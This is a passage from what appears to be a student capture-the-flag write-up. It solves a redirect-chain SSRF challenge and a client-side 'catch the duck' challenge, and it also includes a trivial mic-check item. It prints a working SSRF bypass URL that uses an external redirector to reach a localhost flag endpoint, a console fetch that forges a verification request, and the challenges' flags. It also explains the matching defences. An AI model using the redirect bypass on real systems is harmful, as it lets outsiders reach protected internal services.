                <div class="result-meta-item">
                    <strong>Content Length:</strong>
                    <span>${data.content_length} characters</span>
                </div>
            </div>
            <div class="result-content">
                ${escapeHtml(data.content)}
            </div>
        </div>`;

    resultArea.innerHTML = html;
}
```

- `showBlocked(data)` renders a yellow warning box when the backend marks the request as blocked by its SSRF protection logic (for example, when accessing private IP ranges or loopback addresses).
- `showError(message)` shows a red error box for general failures.

All user-supplied or server-returned strings are passed through `escapeHtml(text)`, which creates a temporary `<div>`, assigns the text via `textContent`, and then reads back `innerHTML`. This effectively HTML-escapes the data and prevents stored or reflected XSS via the preview content.

From this frontend code we learn several important points about the challenge:

1. The actual HTTP request to the target URL is performed on the **server side** by `/preview`, not by the browser. This is precisely the SSRF primitive.
2. The frontend itself only enforces loose validation (scheme must be HTTP/HTTPS), but does not restrict internal IPs or localhost; those checks are delegated to the backend.

3. The backend distinguishes between normal errors and "blocked" requests using the `blocked` flag in its JSON response, indicating the existence of an SSRF protection layer that we will later attempt to bypass.

In conclusion, `main.js` confirms that the challenge revolves around abusing the server-side preview endpoint `/preview` to make the server fetch arbitrary URLs. The subsequent exploitation step will focus on bypassing the backend's SSRF filters (e.g., via redirect chains) in order to reach internal resources such as `http://127.0.0.1:.../flag`. Therefore, we will use a redirect chain, and the justification for this approach is explained in the following section.

3.7.4 Why Redirect Chains Work

During testing, a direct request to the internal endpoint `/flag` returned the following response:

```
{"error":"Access Denied", "message":"This endpoint is only accessible from localhost",
"your_ip":"192.168.0.1"}
```

This message clearly indicates that:

1. The backend does not execute the request from the attacker's machine, but from an internal preview proxy (identified as `192.168.0.1`).

2. The backend blocks direct access to internal resources such as `/flag`.

Additionally, when accessing the endpoint `/preview` directly, the server responded with HTTP 405:

This demonstrates that the backend **does perform the request internally**, even though the method is not allowed for that endpoint.

By analyzing the JavaScript logic, we can confirm that the frontend performs only minimal validation:

- It checks that the string is a valid HTTP/HTTPS URL.

- It does not inspect hosts, IPs, private ranges, or redirects.

On the backend, SSRF filtering is applied only to the **initial** URL, blocking private or loopback IP addresses. However, after passing this first check, the backend's HTTP client automatically follows redirect chains without re-validating the destination host.

Therefore, by supplying an attacker-controlled URL that issues a `302` redirect to `http://127.0.0.1:32335/flag`, we can force the backend preview service to access the protected internal endpoint on our behalf.

This SSRF bypass works because the filtering applies only to the first hop, while redirected requests inherit backend trust and are executed silently.

3.7.5 Final Result and Output

To exploit the SSRF vulnerability in this challenge, we leveraged the fact that the backend validates only the *initial* URL and does not revalidate redirect destinations. Since the backend HTTP client automatically follows redirect chains, we constructed an external redirector that points to the internal flag endpoint.



Figure 12: Backend following the request to `/preview`, returning HTTP 405

Redirect Payload Used We used the following URL to bypass the SSRF filter:

```
http://httpbin.org/redirect-to?url=http://127.0.0.1:32335/flag
```

This URL is initially considered safe by the SSRF filter because the domain `httpbin.org` is publicly accessible. However, after the backend fetches this URL, it automatically follows the 302 redirect and sends the next request directly to the internal endpoint:

```
http://127.0.0.1:32335/flag
```

Since redirect destinations are not rechecked by the SSRF validation logic, the backend successfully reaches the protected `/flag` endpoint and returns its content.

Obtained Flag The final response contained the following flag:

```
COSE354{R3d1r3ct_4ll0w_C4n_Byp4ss_SSRF}
```

This confirms that the redirect-chain SSRF attack successfully bypassed the intended access controls.

Execution Result Figure 13 shows the actual exploitation result captured from the *Secure Preview* interface. The backend treated the initial request as safe, followed the redirect to the internal server, and returned the flag to the attacker.

Additional Notes This attack highlights a common SSRF filtering oversight: validating only the first-hop URL is insufficient. Any system performing server-side HTTP requests must validate *every* hop in a redirect chain, or disable redirect following entirely.



Figure 13: Successful SSRF exploitation via redirect chain, returning the internal flag.

Otherwise, an attacker can trivially reach internal services by chaining external redirects, as demonstrated in this challenge.

4 Misc

4.1 Mic Check (0 pts)

This problem is just test problem. So We will test "AH AH Mic Check" I love Security!



Figure 14: AH AH Mic Check!

4.2 Catch_Me_If_You_Can (50 pts)

4.2.1 Problem Description

In this Misc challenge, the web page displays a movable image element (a "duck") that rapidly escapes from the user's mouse cursor. The front-end code suggests that the only way to reach the success message is to physically click the duck. However, the actual logic responsible for verifying the click is implemented purely on the client side.

When the user clicks the duck, the following JavaScript handler is executed:

```
fastDuck.addEventListener('click', function(e) {
    e.preventDefault();
    fetch('/verify', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ clicked: true })
    })
    .then(response => response.json())
    .then(data => {
        if (data.success) {
            window.location.href = data.redirect;
        }
    });
});
```

Thus, the challenge becomes a web exploitation problem where the goal is to bypass the front-end restrictions and manually trigger the request sent upon a successful click.

4.2.2 Vulnerability Analysis

The key vulnerability is that **all security-critical verification is performed on the client side**. The server-side endpoint `/verify` merely checks whether the POST request includes the JSON payload:

```
{ "clicked": true }
```

No additional validation is performed. The server does not verify whether the user truly clicked the on-screen duck. Therefore, an attacker can simply trigger the request manually using the browser console or by crafting a custom POST request.

This violates the fundamental security principle:

- **"Client-side code is not trustworthy."**

Because attackers fully control their browser, all JavaScript checks, animations, and UI obstacles can be bypassed trivially.

4.2.3 Exploit Flow

The complete exploitation flow is as follows:

1. Open the browser's developer tools (Chrome DevTools)
2. Navigate to the `Console` tab
3. Manually issue the same request that a real duck-click would generate:

```
fetch('/verify', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ clicked: true })
})
.then(r => r.json())
.then(console.log);
```

4. The server responds with:

```
{
  "success": true,
  "message": "Congratulations! You caught the mischievous duck!",
  "redirect": "/flag"
}
```

5. Visit the `/flag` endpoint manually:

```
window.location.href = "/flag";
```

6. The flag is displayed in the returned page.

This attack works because the server blindly trusts any JSON request containing `"clicked": true`, regardless of whether the duck was actually clicked.

4.2.4 Exploit Code

The exploit requires no special tools beyond a browser console. The following one-liner reproduces the duck-click request:

```
fetch('/verify', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ clicked: true })
})
.then(r => r.json())
.then(data => {
    console.log(data);
    if (data.redirect) window.location.href = data.redirect;
});
```

This faithfully mimics the real click handler while bypassing the visual interaction requirements.

4.2.5 Final Result and Output

Executing the exploit results in the following server response:

```
{
  message: "Congratulations! You caught the mischievous duck!",
  redirect: "/flag",
  success: true
}
```

Navigating to `/flag` reveals the challenge flag:

```
COSE354{y0u_c4ught_th3_m1sch13v0us_duck!!!!}
```

Figure 15: Successfully catching the duck via console request

This confirms that the challenge can be solved entirely through client-side bypass without ever interacting with the moving duck.